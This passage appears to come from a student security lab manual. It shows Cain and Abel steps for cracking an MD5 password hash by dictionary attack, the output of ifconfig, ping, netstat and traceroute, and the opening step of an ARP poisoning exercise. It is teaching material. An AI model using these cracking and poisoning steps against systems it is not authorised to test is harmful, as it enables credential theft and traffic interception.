
4. Go to Cracker tab. Click on MD5 hashes on the left section. Click on + sign and paste the MD5 hash and click on OK.




5. Right Click on the hash value and click on Dictionary attack.




6. Right Click and select Add to list.




7. Select the Wordlist file and add it to the list of files.




8. Click on Start to perform Dictionary attack.



9. Wait until the dictionary attack is performed and password is obtained.



10. Password is successfully cracked after the process is completed.



PRACTICAL NO.3

Aim: a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

Steps:

1. ifconfig

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 167.71.234.144 netmask 255.255.240.0 broadcast 167.71.239.255
        inet6 fe80::cc3a:6aff:fed:b72f prefixlen 64 scopeid 0x20<link>
          ether ce:3a:6a:fd:b7:2f txqueuelen 1000 (Ethernet)
            RX packets 114001 bytes 671886072 (671.8 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 60546 bytes 6597704 (6.5 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.122.0.2 netmask 255.255.240.0 broadcast 10.122.15.255
        inet6 fe80::7c16:faff:feab:8ae prefixlen 64 scopeid 0x20<link>
          ether 7e:16:fa:ab:08:ae txqueuelen 1000 (Ethernet)
            RX packets 31 bytes 2246 (2.2 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32 bytes 2336 (2.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 1216 bytes 135538 (135.5 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1216 bytes 135538 (135.5 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. ping

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# ping www.google.com
PING www.google.com (142.250.195.164) 56(84) bytes of data.
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=1 ttl=59 time=10.9 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=2 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=3 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=4 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=5 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=6 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=7 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=8 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=9 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=10 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=11 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=12 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=13 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=14 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=15 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=16 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=17 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=18 ttl=59 time=10.6 ms
64 bytes from maa03s41-in-f4.1e100.net (142.250.195.164): icmp_seq=19 ttl=59 time=10.8 ms
^C
--- www.google.com ping statistics ---
19 packets transmitted, 19 received, 0% packet loss, time 18033ms
rtt min/avg/max/mdev = 10.567/10.627/10.857/0.071 ms
root@ubuntu-s-1vcpu-1gb-blr1-01:~#
```

3. netstat

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Local Address           Foreign Address         State
tcp     0      432 ubuntu-s-1vcpu-1gb-:ssh 157.119.86.182:57506 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State          I-Node Path
unix  2      [ ]        DGRAM    CONNECTED     73715  /run/user/0/systemd/notify
unix  3      [ ]        DGRAM    CONNECTED     13487  /run/systemd/notify
unix  2      [ ]        DGRAM    CONNECTED     13504  /run/systemd/journal/syslog
unix  8      [ ]        DGRAM    CONNECTED     13514  /run/systemd/journal/dev-log
unix  9      [ ]        DGRAM    CONNECTED     13518  /run/systemd/journal/socket
unix  3      [ ]        STREAM   CONNECTED    51953  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    78026  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    22028  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    22027  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    19999  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    74211  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    20955  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    26731  /run/systemd/journal/stdout
unix  2      [ ]        DGRAM    CONNECTED    73698  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    18859  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    73719  /run/systemd/journal/stdout
unix  2      [ ]        DGRAM    CONNECTED    73687  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    21204  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    20167  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    79251  /run/systemd/journal/stdout
unix  2      [ ]        DGRAM    CONNECTED    22026  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    74254  /run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    22956  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    18940  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    22033  /run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    20173  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    18547  /run/systemd/journal/stdout
unix  3      [ ]        DGRAM    CONNECTED    73716  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    73674  /run/systemd/journal/stdout
unix  3      [ ]        DGRAM    CONNECTED    73717  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    20174  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    22860  /run/systemd/journal/stdout
unix  2      [ ]        DGRAM    CONNECTED    13968  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    20007  /run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    22042  /run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    20165  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    16981  /run/systemd/journal/stdout
unix  2      [ ]        STREAM   CONNECTED    73553  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    20176  /run/systemd/journal/stdout
unix  3      [ ]        STREAM   CONNECTED    22032  /run/dbus/system_bus_socket
unix  2      [ ]        DGRAM    CONNECTED    73564  /run/systemd/journal/stdout
unix  2      [ ]        DGRAM    CONNECTED    21412  /run/systemd/journal/stdout
```


4. traceroute

```
root@ubuntu-s-1vcpu-1gb-blr1-01:~# traceroute www.google.com
traceroute to www.google.com (142.250.195.164), 30 hops max, 60 byte packets
1 * * *
2 10.66.6.247 (10.66.6.247)  0.690 ms 10.66.6.245 (10.66.6.245)  0.719 ms 10.66.7.17 (10.66.7.17)  0.709 ms
3 138.197.249.14 (138.197.249.14)  0.726 ms 138.197.249.0 (138.197.249.0)  0.937 ms 0.932 ms
4 219.65.110.189.static-bangalore.vsm1.net.in (219.65.110.189)  1.564 ms  1.550 ms 219.65.110.185.static-bangalore.vsm1.net.in (2
19.65.110.185)  1.540 ms
5 * * *
6 121.240.1.46 (121.240.1.46)  11.417 ms  10.812 ms  9.814 ms
7 * * *
8 142.250.228.186 (142.250.228.186)  9.334 ms 74.125.242.129 (74.125.242.129)  10.045 ms maa03s41-in-f4.1e100.net (142.250.195.16
4) 9.016 ms
root@ubuntu-s-1vcpu-1gb-blr1-01:~#
```


Aim: b) Perform ARP Poisoning in Windows.

Steps:


1. Open Cain and Abel software and click go to sniffer



